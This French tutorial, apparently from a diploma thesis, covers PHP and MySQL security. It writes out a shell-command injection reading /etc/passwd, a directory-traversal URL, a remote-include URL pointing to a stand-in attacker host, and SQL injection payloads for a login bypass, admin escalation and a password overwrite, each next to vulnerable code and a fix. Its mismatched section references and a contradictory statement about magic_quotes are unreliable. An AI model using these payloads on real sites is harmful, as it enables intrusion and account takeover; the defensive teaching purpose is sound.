Sécurité PHP et MySQL

Ce document est extrait du travail de diplôme de M. DIZON dans l'état..

1 Introduction

Le langage PHP est l'un des langages le plus répandu et utilisé pour la programmation de sites web. C'est un des langages utilisés pour l'extraction et le traitement des données d'une base MySQL. Une fois les données traitées, elles peuvent être renvoyées sur le navigateur d'un utilisateur ou bien réinsérées dans la base MySQL.

Il y a cependant quelques risques associés à l'utilisation du langage PHP que le programmeur de l'application doit connaître avant de déployer une application dans le réseau publique qui est l'Internet.
Les points suivants seront abordés :

- sécurisation des scripts PHP ;
- injection MySQL via PHP.

2 Sécurisation des scripts PHP

2.1 Introduction

Dans le §13 nous allons étudier quels sont les éléments à prendre en compte lorsque l'on veut sécuriser une application PHP. Nous allons étudier :

- le filtrage et la validation des entrées utilisateur lorsqu'elles sont utilisées en combinaison avec des fonctions internes de PHP ;
- la configuration du fichier php.ini.

2.2 Filtrage et validation des entrées utilisateur

Dans un plan global le filtrage des données doit être systématiquement effectué lorsque l'on demande des entrées utilisateur pour éviter des vulnérabilités de type Cross-Site Scripting. D'autres vulnérabilités existent lorsque les entrées utilisateur non filtrées sont introduites dans certaines fonctions internes de PHP.

2.2.1 Vulnérabilité avec la fonction system()

La fonction `system()` permet d'exécuter des commandes sur le serveur hébergeant les scripts PHP.

```
system($commande, $sortie)
```

Code source 2-1. Syntaxe de la commande system()

Lorsque la fonction est appelée, la variable `$commande` est exécuté. Le résultat de l'exécution est stocké dans la variable `$sortie`. Si cette variable est omise, le résultat est renvoyé en sortie standard *stdout* qui est interprété par le navigateur web de l'utilisateur.

Grâce à la fonction `system()`, le développeur n'aura pas besoin de faire une implémentation en PHP des programmes externes qui existent déjà. Il peut aussi utiliser les commandes utilitaires des plate-formes Unix dans son application PHP.

Cette fonction est dangereuse lorsque la commande à exécuter contient en partie une entrée utilisateur. L'utilisateur peut injecter d'autres commandes à faire exécuter en insérant un point virgule pour séparer la première commande à la deuxième.

```
<?php
if (isset($valider)) {
  # Execution d'une commande concatené avec une entrée d'utilisateur
  system('finger '.$login);
}
?>
```

Code source 2-2. listing1.php

Le code source 13.2 permet d'afficher sur le navigateur web des informations sur le compte d'un utilisateur lorsque le login est saisie dans le formulaire web dans l'URL http://10.1.2.13/listing1.html




Figure 2-1. Formulaire web permettant l'injection des commandes

La commande `system()` renvoie ensuite le résultat sur navigateur lorsque l'utilisateur appuie sur le bouton Valider.




Figure 2-2. Exécution de la fonction *system('finger picard')*

Dans le cas où l'utilisateur saisirait `'picard; cat /etc/passwd'` au lieu de `'picard'` dans le formulaire de la figure 13.2, il verra aussi affiché sur son navigateur le contenu de fichier `'/etc/passwd'`.




Figure 2-3. Exécution de la fonction *system('finger picard; cat /etc/passwd')*

Pour éviter ce genre de comportement du script, les caractères malicieux comme le point-virgule doivent être supprimés ou remplacés par des caractères inoffensifs.

```
<?php
# Detection si le bouton "Valider" a ete appuye
if (isset($valider)) {
  # Definition des caracteres dangereux a supprimer
  $caractere_interdit = ";";
  # Substitution des caracteres dangereux par car. inoffensif
  $login = ereg_replace($caractere_interdit, "_", $login);
  # Execution des commandes filtres
  system('finger '.$login);
}
?>
```

Code source 2-3. listing2.php : remplacement des caractères offensifs.

Le code source 13.3 définit un caractère offensif ";" et le remplace du caractère "_". Au lieu d'exécuter `'finger picard; cat /etc/passwd'`, l'expression est exécutée `'finger picard_ cat /etc/passwd'`. La commande essaiera d'exécuter `finger` pour les utilisateurs :

- `picard_`
- `cat`
- `/etc/passwd`

Ce qui revient à appeler :

- `finger picard_`
- `finger cat`
- `finger /etc/passwd`

Ce qui dans tous les cas renvoie le résultat vers la sortie standard d'erreur *stderr*. Dans tous les cas, lorsque les entrées utilisateurs sont demandées dans un formulaire web, il est toujours conseillé de vérifier que le type de donnée reçu est bien le type qui est saisi. Pour les données de type numérique, il est possible de faire la coercition des types pour convertir la donnée saisie à un type numérique. Par exemple :

```
$id = (int) $_GET['id'];                # version PHP <  v.4.1.0
$id = (int) $HTTP_GET_VARS['id'];       # version PHP >= v.4.1.0
```

Code source 2-4. Coercition de la variable `id` à un type entier(*int*)

Pour les données de type chaîne de caractères, il est préférable d'utiliser des expressions régulières. Par exemple si la variable `$login` doit comporter seulement des caractères alphanumériques :

```
<?php
  if (ereg("[A-Za-z]+", $login)) {
    # Faire traitement de donnée avec la variable $login
  }
  else {
    # Redemander la variable $login
  }
?>
```

Code source 2-5. Vérification de la variable `$login` contre une expression régulière

Dans le code source 13-5, la fonction `ereg()` retourne la valeur booléenne vraie lorsque l'expression régulière correspond à la chaîne stockée dans la variable `$login`.

2.2.2 Vulnérabilité avec la fonction include()

La fonction `include()` permet d'inclure le contenu d'un fichier dans le corps d'un script PHP.

```
<?php
  include($page);
?>
```

Code source 2-6. listing3a.php : utilisation d'une fonction avec une variable non-initialisé

La fonction est utilisée avec une variable non-initialisé, l'utilisateur peut donc accéder à cette variable et indiquer un autre fichier dans l'URL via la barre d'adresse du navigateur. Lorsqu'il est possible de spécifier des variables dans un URL, il faut s'assurer que :

- Les *directory traversals* ne peut pas être effectués. Par ex. `http://10.1.2.13/listing3a.php?page=`**`../../etc/passwd`**
- L'extension du fichier à inclure est vérifiée(l'extension `.html` ou `.php`?).
- Les fichiers distants ne sont pas permis. Par ex. `http://10.1.2.13/listing3a.php?page=`**`http://sitemechant.org/scanports.php`**

Une solution à ce problème est spécifier dans le code une liste de fichiers pouvant être utilisés dans la fonction `include()`.

```
<?php
switch($page) {
  case "index.php":
    $page_good = "index.php";
    break;
  case "mail.php":
    $page_good = "mail.php";
    break;
  case "sortie.php":
    $page_good = "sortie.php";
    break;
  case "contacts.php":
    $page_good = "contacts.php";
    break;
  default:
    $page_good = "erreur.php";
    break;
}
include($page_good);
?>
```

Code source 2-7. listing3b.php : correction du listing3b.php

Le contenu de la variable `$page` est vérifié contre une liste de fichiers valides(`index.php`, `mail.php`, `sortie.php` et `contacts.php`). Lorsque la variable `$page` est valide, sa valeur est initialisé à la variable `$page_good` qui elle-même est passé en argument à la fonction `include()`.

2.3 Utilisation des tableaux super-globaux

Les variables passées dans l'URL ainsi que les valeurs des cookies et certaines valeurs de configuration du serveur web sont accessibles en tant que variables globales lorsque la directive **`register_global`** est activée(**`register_global=On`**) dans le fichier de configuration `/etc/php.ini`.

```
<?php
if ($pass=="1234" && $login=="bob") {
  $autorisation = 1;
}
if ($autorisation==1) {
  echo "Vous avez access à des informations sensibles";
}
?>
```

Code source 2-8. listing4.php

Le code source 13-8 est appelé, la variable est directement accessible dans l'URL. L'utilisateur peut donc facilement contourner l'authentification en insérant la variable `autorisation=1` dans la barre d'adresses du navigateur.

Lorsque la directive `register_global` est désactivée(`register_global=Off`) la variable n'est plus accessible et modifiable via l'URL. Par contre, les variables envoyées dans des formulaires web ou cookies ne sont plus accéssible par leur nom. Il faut donc utiliser les tableaux super globaux pour accéder aux paramètres.

Version PHP < v4.1.0	Version PHP >= v4.1.0
`$HTTP_ENV_VARS`	`$_ENV`
`$HTTP_SERVER_VARS`	`$_SERVER`
`$HTTP_GET_VARS`	`$_GET`
`$HTTP_POST_VARS`	`$_POST`
`$HTTP_COOKIE_VARS`	`$_COOKIE`

Tableau 2-1. Liste des tableaux super-globaux selon la version de PHP

Ces tableaux sont accessibles en activant la directive track_vars dans le fichier `/etc/php.ini`. Cette directive est activée par défaut à partir de la version 4.0.3 de PHP.

Lorsque la directive `register_global` est désactivée, les variables `$pass` et `$login` dans le code source 13-8 sont accessibles en les remplaçant par `$_POST['pass']` et `$_POST['login']` respectivement.

2.4 Configuration du Safe-mode

La configuration des directives PHP présentées ci-dessus permettra encore de réduire le risque de compromis des applications PHP ainsi que le serveur PHP. Ces directives font partie de l'option `safe_mode` de PHP et sont modifiables depuis le fichier `/etc/php.ini`. Les autres directives ne font pas partie de `safe_mode` mais sont néanmoins intéressantes de mentionner.

Option	Description et configuration conseillée
`safe_mode`	Permet de vérifier si le propriétaire du script courant possède le droit d'écriture sur un fichier donné. La vérification est faite au niveau *UID*(*User ID.* par ex. l'*UID* root=0). `safe_mode=On`
`safe_mode_gid`	Vérification des droits d'écriture au niveau *GID*(Group ID) au lieu de *UID*. C'est option est plus flexible et plus facile à administrer car il suffit de créer des groupes d'utilisateurs ayant des droits d'écriture. `safe_mode_gid=on`
`safe_mode_include_dir`	Empêcher l'écriture dans le répertoire spécifié
`safe_mode_exec_dir`	Empêcher l'exécution des commandes spécifiées par les fonctions de type `system()` et `exec()`
`safe_mode_allowed_env_vars`	Permet la modification des variables d'environnement avec le préfixe indiquée. `safe_mode_allowed_env_vars=PHP_`
`safe_mode_protected_env_vars`	Permet la protection des variables d'environnement contre l'écriture. `safe_mode_protected_env_vars=LD_LIBRARY_PATH`
`disable_functions`	Permet de désactiver des functions spécifier.

	`disable_functions=system,include,exec,passthru`
`display_errors`	Permet d'activer l'affichage des erreurs sur le navigateur de l'utilisateur. `display_errors=off`
`log_errors`	Permet de sauvegarder les messages d'erreur dans les fichiers de log du serveur. `log_errors=on`
`open_basedir`	Permet de spécifier répertoires un script PHP peut y accéder. `open_basedir=/usr/local/httpd/htdocs`

Tableau 2-2. Directives à configurer dans `/etc/php.ini`

2.5 Conclusion

La sécurisation des scripts PHP comprend non seulement l'audit de sécurité dans les scripts mais aussi dans la configuration du serveur PHP via le fichier `/etc/php.ini`. Nous pouvons constater que les vulnérabilités mentionnées dans le document OWASP(*Open Web Application Security Project* – voir annexe 17.4 pour la liste) sont aussi être présentes dans les applications PHP et dans ce document. Nous avons traité deux de ces vulnérabilités en détail :

- Vulnérabilité n°1 : les paramètres non-validées ;
- Vulnérabilité n°6 : failles d'injection de commande.

Il existe d'autres vulnérabilités dans PHP et qui sont mentionnés dans le document OWASP mais faute de temps, nous ne pouvons pas tous les traiter dans ce document. Les sujets que nous avons traités dans cette section sont suffisant pour faire comprendre que l'utilisation de langages de programmation sur web comme PHP nécessite un minimum de connaissance de concepts de programmation sécurisée.

3 Injection MySQL

3.1 Introduction

L'injection MySQL est une des attaques qu'un développeur et un administrateur d'un serveur doit confronter si l'application PHP/MySQL n'implémente pas le filtrage et validation des données et si le serveur web n'est pas correctement configuré. Dans ce chapitre nous allons :

- étudier le fonctionnement de l'injection MySQL ;
- mettre en œuvre des exemples pour démontrer le fonctionnement.

3.2 Principe de fonctionnement

L 'injection MySQL est basée sur le fait que l'utilisateur peut saisir des données qui modifie la requête SQL utilisé par l'application web. La requête SQL peut être modifiée en injectant :

- des expressions booléennes qui s'évalue à "vraie"
- des apostrophes '
- un caractère de commentaire #
- des commandes ou mot clés SQL
- une combinaison des expressions ci-dessus

Le code injecté est stocké dans des variables qui sont envoyés dans une requête POST du navigateur.




Figure 3-1. Architecture PHP/MySQL

Le contenu des variables est inséré dans la requête SQL puis la requête est envoyée au serveur MySQL. Le serveur MySQL retourne des données selon la requête envoyée. L'exemple le plus classique est l'injection des expressions booléennes qui s'évaluent vraies. Dans la figure 14-1, si l'utilisateur malveillant saisit comme les expressions suivantes :

- contenu de la variable `$login=admin' OR 1=1#`
- contenu de la variable `$pass=`

La requête envoyée au serveur sera comme suit :

```
SELECT id FROM members WHERE login='admin' OR 1=1#' AND pass=''
```

Ce qui correspond à la requête effectuée réellement par le script PHP :

```
SELECT id FROM members WHERE login='admin' OR 1=1
```

Le premier apostrophe(en rouge) saisie par l'utilisateur permet de fermer le premier apostrophe ouvrant dans la requête SQL. L'opérateur logique OU permet de rajouter une expression `"vraie"` et finalement, le caractère dièse permet de mettre en commentaire tous les caractères qui s'ensuivent. Le résultat de la requête est soit le retour des toutes les entrées `id` de la table `membres` soit l'`id` de l'utilisateur `admin`.


Les exemples suivants permettront de voir les techniques de modification avec les trois commandes SQL principalement utilisé dans la programmation web. Pour la partie pratique, un `"squelette"` d'une application fictive a été développé : une application permettant la gestion des comptes utilisateur d'un forum de discussion.


3.2.1 Autre exemple avec la commande SELECT

Dans le scénario suivant la commande SELECT est utilisé pour authentifier un utilisateur sur le forum de discussion. Lorsqu'un utilisateur injecte l'expression décrit dans le tableau ci-dessous, il peut s'authentifier en connaissant uniquement le `login` d'un autre utilisateur.

Expression injectée	Requête SQL d'origine	Requête SQL modifié	Requête SQL effectuée
`$login=bob'#`	`SELECT id WHERE nom='$login' AND pass='$pass'`	`SELECT id WHERE nom='bob'#' AND pass='$pass'`	`SELECT id WHERE nom='bob'`

Tableau 3-1. Résumé de l'exploit SQL avec la commande SELECT





3.2.2 Exemple avec la commande INSERT

La commande INSERT permet d'insérer une nouvelle entrée d'information dans une table. Dans cet exemple la commande INSERT est utilisée pour faire l'inscription d'un nouveau membre dans forum de discussion.


Expression injectée	Requête SQL d'origine	Requête SQL modifié	Requête SQL effectuée
`$login=fred $pass=1234 $email=', '3')#`	`INSERT INTO members (login, pass, email, user_level) VALUES ('$login', '$pass', '$email', '1')`	`INSERT INTO members (login, pass, email, user_level) VALUES ('fred', '1234', '', '3')#', '1')`	`INSERT INTO members (login, pass, email, user_level) VALUES ('fred', '1234', '', '3')`

Tableau 3-2. Résumé de l'exploit SQL avec la commande INSERT

L'accès des membres du forum est groupé selon le niveau d'utilisateur :

- 1 = utilisateur normal
- 2 = modérateur
- 3 = administrateur

Avec l'injection de l'expression dans le tableau ci-dessus, un utilisant désirant s'inscrire dans le forum peut avoir l'accès en tant qu'administrateur.



3.2.3 Exemple avec la commande UPDATE

La commande UPDATE est utilisée pour mettre à jour une entrée dans une table. Dans cet exemple la commande UPDATE est utilisée pour mettre à jour le mot de pass d'un utilisateur.

Expression injectée	**Requête SQL d'origine**	**Requête SQL modifié**	**Requête SQL effectuée**
`$newpass=1234' WHERE login='admin'#`	`UPDATE membres SET pass='$newpass' WHERE email='$email' AND pass='$oldpass'`	`UPDATE membres SET pass='1234' WHERE login='admin'#' WHERE email='' AND pass=''`	`UPDATE membres SET pass='1234' WHERE login='admin'`

3.3 Conclusion

L'injection SQL est relativement simple lorsque l'on connaît la requête SQL utilisé par le script PHP. Les scripts PHP sont exécutés du côté serveur donc le client n'aura jamais accès au codes sources avec son navigateur. De plus les exemples que nous avons mis en œuvres fonctionnent lorsque le serveur est configuré avec l'option `magic_quotes_on` dans le fichier `/etc/php.ini`. Cette option fait systématiquement l'échappement des apostrophes avec des `backslashs`.
Par exemple la requête :

```
SELECT id FROM members WHERE login='admin' OR 1=1#' AND pass=''
```

sera remplacée par avec l'option:

```
SELECT id FROM members WHERE login='admin\' OR 1=1#' AND pass=''
```

La requête qui sera exécutée est :

```
SELECT id FROM members WHERE login='admin\' OR 1=1
```

Ce qui retournera un message d'erreur car il manque une apostrophe.

Comme l'attaque XSS, l'attaque d'injection MySQL est due à l'incapacité des applications de filtrer et valider les entrées saisies par les utilisateurs. L'option `magic_quotes_gpc` est par activée par défaut dans la version de PHP. Mais cela ne veut pas dire que l'application web est sécurisée. Comme mentionnée dans la conclusion de la section 11, il faut rigoureusement tester une application avant de le mettre à disposition sur l'Internet.